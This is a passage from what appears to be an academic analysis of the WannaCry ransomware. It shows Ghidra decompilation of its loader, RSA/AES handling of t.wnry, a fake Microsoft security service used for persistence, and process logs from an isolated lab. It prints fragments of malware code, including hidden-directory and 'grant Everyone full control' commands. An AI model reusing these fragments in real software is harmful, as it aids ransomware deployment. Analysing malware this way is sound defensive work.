selection and storage of the Bitcoin address in `c.wncry`. These commands serve the purposes of concealing the directory (`+h`) and initiating the execution of specific commands (Figure 25).

The subsequent function primarily serves as an initializer for various function pointers and is aptly renamed as `init_function_ptrs` (Figure 26).

Upon successful initialization of the function pointers, our focus shifts to the subsequent functions within `WinMain`. The two functions in question, `FUN_004012fd` and `FUN_00401437`, exhibit rather unconventional output within the decompiler. These functions feature a calling convention labeled as `__thiscall`, and the first argument passed appears to be notably peculiar. These indications suggest that we are dealing with object-oriented code, specifically written in C++. To further dissect and understand this code, we employ the `OOAnalyzer` tool to generate a `.json` file, which can subsequently be imported into `Ghidra` for analysis (Figure 27)

Leveraging the `OOAnalyzer` tool, we identify the presence of 7 classes, 34 methods, and a total of 253 usage instructions. Subsequently, we proceed to import the generated `.json` file into `Ghidra` and enlist the assistance of `Kaiju` to conduct a comprehensive analysis of the embedded C++ code, operating within the `OOAnalyzer` namespace (Figure 28).

```

2 int read_or_write_c.wncry(void *output_buffer,int param_2)
3
4 {
5     FILE *_File;
6     uint return_val;
7     size_t sVar1;
8     char *_Mode;
9
10     /* if mode == 0, write. If mode == 1, read */
11     if (param_2 == 0) {
12         _Mode = s_wb_0040e018;
13     }
14     else {
15         _Mode = s_rb_0040e01c;
16     }
17     _File = fopen(s_c.wnry_0040e010,_Mode);
18     if (_File == (FILE *)0x0) {
19         return_val = 0;
20     }
21     else {
22         if (param_2 == 0) {
23             sVar1 = fwrite(output_buffer,0x30c,1,_File);
24         }
25         else {
26             sVar1 = fread(output_buffer,0x30c,1,_File);
27         }
28         return_val = (uint)(sVar1 != 0);
29         fclose(_File);
30     }
31     return return_val;
32 }

```

Diagram illustrating the flow of data in the `read_or_write_c.wncry` function. A yellow arrow labeled "content" points from the `output_buffer` parameter in the `fwrite` call (line 23) to the `output_buffer` parameter in the `fread` call (line 26).

Figure 24: Read or write from c.wnry file

```

5 SetCurrentDirectoryA(filename);
6 set_or_query_registry_cwd(1);
7 extract_encrypted_resource((HMODULE)0x0,s_WNcry@2017_0040f52c);
8 select_and_write_bitcoin_address();
9 run_command(s_attrib+h_._0040f520,0,0);
10 run_command(s_icaccls_._/grant_Everyone:F_/T_/C_0040f4fc,0,0);
11 arg1_cmp = init_function_ptrs();

```

Figure 25: Concealing the directory

```

undefined4 init_function_ptrs(void)
{
    int iVar1;
    HMODULE hModule;

    iVar1 = FUN_00401a45();
    if (iVar1 != 0) {
        if (createFileW != (FARPROC)0x0) {
            return 1;
        }
        hModule = LoadLibraryA(s_kernel32.dll_0040ebe8);
        if (hModule != (HMODULE)0x0) {
            createFileW = GetProcAddress(hModule,s_CreateFileW_0040ebdc);
            writeFile = GetProcAddress(hModule,s_WriteFile_0040ebd0);
            readFile = GetProcAddress(hModule,s_ReadFile_0040ebc4);
            MoveFileW = GetProcAddress(hModule,s_MoveFileW_0040ebb8);
            moveFileExW = GetProcAddress(hModule,s_MoveFileExW_0040ebac);
            deleteFileW = GetProcAddress(hModule,s_DeleteFileW_0040eba0);
            _closeHandle = GetProcAddress(hModule,s_CloseHandle_0040eb94);
            if (((createFileW != (FARPROC)0x0) && (writeFile != (FARPROC)0x0)) &&
                (readFile != (FARPROC)0x0)) &&
                (((MoveFileW != (FARPROC)0x0 && (moveFileExW != (FARPROC)0x0)) &&
                  (deleteFileW != (FARPROC)0x0 && (_closeHandle != (FARPROC)0x0)))))) {
                return 1;
            }
        }
    }
}

```

Figure 26: Initializing function pointers

```

2 undefined4 __thiscall FUN_00401437(int param_1_00,int param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     int iVar1;

```

Figure 27: Weird functions(OO code)

```

OPTI[INFO ]: OoAnalyzer analysis complete, found: 7 classes, 34 methods, 0 virtual calls, and 253 usage instructions.
OPTI[INFO ]: OoAnalyzer analysis complete.
root@1b082d6dd476:/home# ls
1831.bin 1831.json

```

Figure 28: Using OoAnalyzer

The WinMain function has undergone a transformation, as depicted in the screenshot below. We observe that the enigmatic function (FUN\_004012fd) is indeed a constructor. Additionally, one of the local variables (local\_6e8) has now been identified as an instance of a class. Furthermore, we discern the presence of a destructor (~cls\_0x4081d8(&local\_6e8)) at the conclusion of the WinMain function (Figure 29, 30).

Moving forward, our examination delves into the initial method invoked, namely meth\_0x401437.

```

run_command(s_attrib+h_0040f520,0,0);
run_command(s_icaccls_/_grant_Everyone:F/_T/_C_0040f4fc,0,0);
arg1_cmp = init_function_ptrs();
if (arg1_cmp != 0) {
    OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&local_6e8);
    arg1_cmp = OOAnalyzer::cls_0x4081d8::meth_0x401437(&local_6e8,0,0);
    if (((arg1_cmp != 0) &&
        (arg1_cmp = OOAnalyzer::cls_0x4081d8::meth_0x4014a6(&local_6e8,s_t.wnry_0040f4f4),
        arg1_cmp != 0)) && (arg1_cmp = FUN_004021bd(arg1_cmp,0), arg1_cmp != 0)) &&
        (pcVar3 = (code *)FUN_00402924(arg1_cmp,s_TaskStart_0040f4e8), pcVar3 != (code *)0x0)) {
        (*pcVar3)(0,0);
    }
    OOAnalyzer::cls_0x4081d8::~cls_0x4081d8(&local_6e8);
}
return 0;

```

Constructor → class

← Destructor

Figure 29: Constructors and Classes identified by OOAnalyzer

```

int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
{
    int *piVar1;
    char ***argv;
    int arg1_cmp;
    DWORD DVar2;
    code *pcVar3;
    undefined4 *puVar4;
    cls_0x4081d8 local_6e8;
    char filename [520];
}

```

←

Figure 30: A class declared in WinMain

This method, which in turn calls another, appears to be involved in the realm of RSA key generation. More precisely, its primary function seems to revolve around the importation of the RSA key, thus warranting the name change to `import_rsa_key` (Figure 31).

```

if (arg1_cmp != 0) {
    OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&main_class);
    arg1_cmp = OOAnalyzer::cls_0x4081d8::import_RSA_key(&main_class,0,0);
    if (((arg1_cmp != 0) &&
        (arg1_cmp = OOAnalyzer::cls_0x4081d8::decrypt_something_from_t.wnry
        (&main_class,s_t.wnry_0040f4f4), arg1_cmp != 0)) &&
        (piVar1 = (int *)calls_some_function_things(arg1_cmp,0), piVar1 != (int *)0x0)) &&
}

```


←

Figure 31: Importing the RSA Key

Upon our investigation of this function and the internal function nested within `import_RSA_key` (referred to as `import_key_from_file_or_integrated`), we uncovered the utilization of the Win-



dows' API Crypto function known as `cryptImportKey` (Figure 32, 33).



```

2 undefined4 __thiscall
3 00Analyzer::cls_0x4081d8::import_RSA_key(cls_0x4081d8 *this,int param_1,dword param_2)
4
5 {
6     int iVar1;
7     HGLOBAL pvVar2;
8     dword in_stack_0000000c;
9
10    iVar1 = cls_0x4081ec::import_key_from_file_or_integrated(&this->cls_0x4081ec);
11    if (iVar1 != 0) {
12        if (param_1 != 0) {
13            cls_0x4081ec::import_key_from_file_or_integrated(&this->cls_0x4081ec);
14        }
15    }
16    pvVar2 = GlobalAlloc(0, 0x100000);
  
```

Figure 32: Importing the RSA Key- Inside the function



```

3
4 undefined4 __thiscall
5 00Analyzer::cls_0x4081ec::import_key_from_file_or_integrated(cls_0x4081ec *this)
6
7 {
8     int r;
9     int in_stack_00000004;
10
11    r = acquire_crypto_context(this);
12    if (r != 0) {
13        if (in_stack_00000004 -- 0) {
14            r = (* cryptImportKey)(this->crypto_provider, RSA Key 0x494,0,0,&this->rsa_key);
15        }
16    }
17    else {
  
```

Figure 33: A reference to `cryptImportKey`

Upon consulting the documentation, it became evident that the second argument passed to this function corresponds to the RSA key. Consequently, we have relabeled it as `RSA_key`. Further scrutiny of the assembly code associated with this string unveils the complete RSA key, of which a segment is displayed in the provided screenshot (Figure 34).

Our attention now shifts to deciphering the purpose of the function succeeding `import_RSA_key`. It is reasonable to assume that this function is also related to encryption or decryption. Following a thorough analysis, as elucidated in the subsequent section, we have aptly renamed this function as `decrypt_something_from_t.wnry` (Figure 35).

Within this function, we encounter a series of read/write operations and string comparisons. It is



RSA Key			
0040ebf8 07 02 00	ds	"\a", 02h	
0040ebfb 00	align	align(1)	
0040ebfc 00	align	align(1)	
0040ebfd a4	??	A4h	
0040ebfe 00	??	00h	
0040ebff 00	??	00h	
0040ec00 52 53 41	ds	"RSA2"	
32 00			
0040ec05 08	??	08h	
0040ec06 00	??	00h	
0040ec07 00	??	00h	
0040ec08 01	??	01h	
0040ec09 00	??	00h	
0040ec0a 01	??	01h	
0040ec0b 00	??	00h	
0040ec0c 43	??	43h	C
0040ec0d 2b	??	2Bh	+
0040ec0e 4d	??	4Dh	M
0040ec0f 2b	??	2Bh	+
0040ec10 04	??	04h	
0040ec11 9c	??	9Ch	
0040ec12 0a	??	0Ah	
0040ec13 d9	??	D9h	
0040ec14 9f	??	9Fh	
0040ec15 1e	??	1Eh	
0040ec16 da	??	DAh	
0040ec17 5f	??	5Fh	-
0040ec18 ed	??	EDh	
0040ec19 32	??	32h	2
0040ec1a a9	??	A9h	
0040ec1b ef	??	EFh	

Figure 34: A snapshot of the RSA key

```

if (arg1_cmp != 0) {
    OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&main_class);
    arg1_cmp = OOAnalyzer::cls_0x4081d8::import_RSA_key(&main_class, 0, 0);
    if (((arg1_cmp != 0) &&
        (arg1_cmp = OOAnalyzer::cls_0x4081d8::decrypt_something_from_t.wnry
            (&main_class, s_t.wnry_0040f4f4), arg1_cmp != 0)) &&
        (piVar1 = (int *)calls_some_function_thing(arg1_cmp, 0), piVar1 != (int *)0x0)) &&
        (pcVar3 = (code *)another_encryption_func(piVar1, s_TaskStart_0040f4e8), pcVar3 != (code *)0x0
        )) {
        (*pcVar3)(0, 0);
    }
}

```

Figure 35: The reference to the decryption function

imperative to highlight these aspects, but initially discerning the precise purpose of this function can be rather challenging. In the initial lines of the function, a file is generated, appearing to be named `t.wncy` (as indicated by the second argument passed to the function, as per the API documentation). The subsequent execution of the function proceeds upon the successful creation of `t.wncy` and the establishment of an open file handle to it.

The subsequent segments of this function appear to entail the reading of the initial bytes of the file and a subsequent comparison to the string "WANACRY!" (Figure 36).

In the decompiled code, we have identified a function, now labeled as `decrypt_with_rsa_key`,

```

6  if ((file_size.s.HighPart < 1) &&
7      ((file_size.s.HighPart < 0 || (file_size.s.LowPart < 0x6400001)))) {
8      /* 8 bytes read from file */
9      r = (*readFile)(hFile,&header_8,8,local_20,0);
10     if (r != 0) {
11         /* those 8 bytes compared to WANACRY! */
12         r = memcmp(&header_8,s_WANACRY!_0040eb7c,8);
13         if (r == 0) {
14             /* 4 bytes are read into local var */
15             r = (*readFile)(hFile,&header_4_0x100,4,local_20,0);
16             /* are those 4 bytes = 256? */
17             if ((r != 0) && (header_4_0x100 == 0x100)) {
18                 /* continue to read 256 bytes from t.wncry into the class */
19                 r = (*readFile)(hFile,this->t_wncry_0x100_data,0x100,local_20,0);
20                 if (r != 0) {
21                     r = (*readFile)(hFile,&unknown_4_bytes,4,local_20,0);
22                     if (r != 0) {
23                         r = (*readFile)(hFile,&unknown_64_size,8,local_20,0);
24                         if (((r != 0) && ((int)local_234 < 1)) &&
25                             (((int)local_234 < 0 || (unknown_64_size < 0x6400001)))) {

```

Figure 36: The decryption function

responsible for decryption operations. It yields a return value of 1 for success or 0 for failure and utilizes the memcpy function to write the decrypted data to a specified buffer, indicated by the fourth function argument.

As our investigation of the decrypt\_something\_from\_t.wncy function continues, we encounter a series of functions bearing the label aes\_something". These functions involve intricate bitwise operations, including bit shifting and XOR operations, strongly suggesting their involvement in encryption processes.

To streamline the identification of cryptographic functions, we employed a script equipped with Yara rules. This script effectively pinpoints cryptographic strings and adds bookmarks in Ghidra, simplifying our references.

The execution of the script within Ghidra's console led to the successful renaming of strings and their associated functions. This renaming process allowed us to discern the role of the decrypt\_something\_from\_t.wncy function, which involves the use of an RSA key to decrypt a segment of the t.wnry file, subsequently revealing an AES key. This AES key is then employed to decrypt the remaining contents of t.wnry, ultimately unveiling a DLL.

Upon revisiting the primary function, it becomes evident that the decrypted DLL serves as an argument for subsequent functions, responsible for managing various encryption processes crucial to WannaCry. The "WinMain" function within the extracted binary, 1831.bin, concludes at this stage.

An intriguing aspect of WannaCry, explored in more detail in the dynamic analysis section, pertains to its behavior when the "Decrypt" button is activated following infection. Notably, the malware

selectively decrypts ten files in what appears to be a random fashion, potentially intended to create the impression that file decryption is attainable. These selective decryption actions seem to be a deliberate strategy by the attackers. The intricate functionality of this component, embedded within the uncovered DLL, extends beyond the scope of our present analysis.


#### **5.2.4 The rest of the function**


This section of the code executes when the number of passed arguments is two or more. In summary, it is responsible for establishing a connection with the Service Control Manager after accessing a specific service. Subsequently, it modifies the service's configuration using another function and appears to initialize a service control dispatcher.

Upon analysis of the decompiled code, it becomes evident that the malware attempts to execute the "OpenServiceA" function, providing an argument to access a service named `mssecsv2.0_004312fc`. Notably, this service appears to be associated with a Microsoft Security Service.

What adds intrigue to this scenario is that our search on Microsoft's Technet platform yields no records of such a service's existence. This suggests that the malware is initiating a new service, one that masquerades as an authentic Microsoft Security Service. This deceptive tactic potentially serves to obscure the actual intentions and true nature of the malware.

### 5.3 A high Level Summary of Static Analysis





## 5.4 Dynamic Analysis

In our testing environment, we've set up two virtual machines: one running Windows 10 and the other running Linux. Both of these VMs are connected to the same network, specifically the VBOX host network, and are intentionally isolated from the internet. Our objective is to analyze the behavior of the WannaCry malware.

We initiate the WannaCry malware on the Windows VM, while the Linux VM, which we've designated as Remnux, serves as our monitoring platform for network traffic. Additionally, on the Linux VM, we have INetSim configured to replicate internet services within a controlled lab-like setting. In this particular scenario, INetSim acts as a simulated server, responding to any packet it receives with a default webpage.


The Windows virtual machine operates on a standard Windows 10 Professional setup. We promptly installed all the necessary tools via FlareVM following the initial installation. Afterward, we added guest additions, providing us the flexibility to revert to a snapshot in case these additions interfere with the malware analysis. Our analysis involves the utilization of various tools, including but not limited to Process Monitor, Process Hacker, PEStudio, Regshot, and Autoruns.

On the other hand, the Linux virtual machine is based on a typical Ubuntu 20.04 LTS installation. We've installed all the required tools on the Linux VM using the REMnux installer. Guest additions have been integrated, and it's worth noting that their presence doesn't disrupt the operation of the malware when executed on the Windows VM.

In the course of our analysis, we have identified three key areas of focus:

1. Persistence
2. Network Activity
3. Behavior of the infected system

The screenshot below provides an illustration of the observed WannaCry process in Process Monitor.



Time ...	Process Name	PID	Operation	Path	Result	Detail
20:44:...	24d004a104d4d54034dbcf2a...	3276	Process Start		SUCCESS	Parent PID: 4632, ...
20:44:...	24d004a104d4d54034dbcf2a...	3276	Thread Create		SUCCESS	Thread ID: 2160
20:44:...	24d004a104d4d54034dbcf2a...	3276	Load Image	C:\Users\user\Desktop\wannacry\wan...	SUCCESS	Image Base: 0x400...
20:44:...	24d004a104d4d54034dbcf2a...	3276	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x77fb...
20:44:...	24d004a104d4d54034dbcf2a...	3276	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77e...
20:44:...	24d004a104d4d54034dbcf2a...	3276	CreateFile	C:\Windows\Prefetch\24D004A104D4...	NAME NOT FOUND	Desired Access: G...
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Q...
20:44:...	24d004a104d4d54034dbcf2a...	3276	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...

Figure 37: Process Monitor

**Persistence** This segment of the malware is dedicated to establishing a long-term presence on the host system. Effective malware persistence techniques ensure that the malware remains entrenched on the system, resilient to disconnection from the internet, system reboots, or changes in credentials


that might disrupt access. The majority of malware employs some form of persistence, and more sophisticated variants may employ multiple persistence techniques. This redundancy enables them to maintain control over the infected system, even if one persistence method falters.


While it's true that executing malware once can inflict substantial damage, retaining it on the system for an extended duration ensures clandestine access, even after most of the initial damage has been mitigated. Consider the perspective of a hacker: gaining access to sensitive government databases is valuable, but preserving a backdoor proves pivotal for sustained access to their systems, even in the face of shutdowns and updates.

Many persistence mechanisms serve legitimate purposes. For instance, in the Windows environment, we encounter Autoruns, which deals with programs that need to launch at startup, and the Task Scheduler, responsible for automating routine tasks based on specific criteria. Consequently, it's not feasible to block all processes from utilizing these tools. If malware resorts to such techniques, it becomes relatively straightforward to identify and subsequently remove it from the system.

By running WannaCry (with internet access disabled to prevent connection to the suspicious URL) on a Windows system, we have identified the following persistence mechanisms:

- Upon examining the Process Hacker output, it becomes evident that the malware makes an endeavor to initiate a process named `msseecsvs2.0` which is notoriously associated with the name "Microsoft Security Center (2.0) Service."





Name	PID	CPU	I/O total ...	Private b...	User name	Description
msedge.exe	2272			1.94 MB	DESKTOP-LDUL72K\user	Microsoft Edge
msedge.exe	5284			9.73 MB	DESKTOP-LDUL72K\user	Microsoft Edge
msedge.exe	4956			8.08 MB	DESKTOP-LDUL72K\user	Microsoft Edge
msedge.exe	8176			6.12 MB	DESKTOP-LDUL72K\user	Microsoft Edge
msedge.exe	7008			18.79 MB	DESKTOP-LDUL72K\user	Microsoft Edge
msedge.exe	3536			13.54 MB	DESKTOP-LDUL72K\user	Microsoft Edge
svchost.exe	5344			3.38 MB		Host Process for Windows Ser...
smartscreen.exe	6236			2.32 MB	DESKTOP-LDUL72K\user	Windows Defender SmartScre...
svchost.exe	2244			1.6 MB		Host Process for Windows Ser...
svchost.exe	7776			2.54 MB		Host Process for Windows Ser...
svchost.exe	6912			1.66 MB		Host Process for Windows Ser...
svchost.exe	6780			2.21 MB		Host Process for Windows Ser...
svchost.exe	6340			1.34 MB		Host Process for Windows Ser...
SearchProtocolHost.exe	2312			1.81 MB	DESKTOP-LDUL72K\user	Microsoft Windows Search Pr...
SearchFilterHost.exe	7856	0.13		2.19 MB		Microsoft Windows Search Fil...
24d004a104d4d54034dbcff...	2284	0.07	96 B/s	15.78 MB		Microsoft® Disk Defragmenter
tasksche.exe	644			1.04 MB	DESKTOP-LDUL72K\user	DiskPart
cmd.exe	5992			4.23 MB		Windows Command Processor
tasksche.exe	5868	1.59	69.05 kB/s	7.41 MB		DiskPart
cmd.exe	7388			4.72 MB		Windows Command Processor
conhost.exe	5828			6.1 MB		Console Window Host
csrss.exe	1492	1.74	2.58 kB/s	1.88 MB		Microsoft® Console Based S...
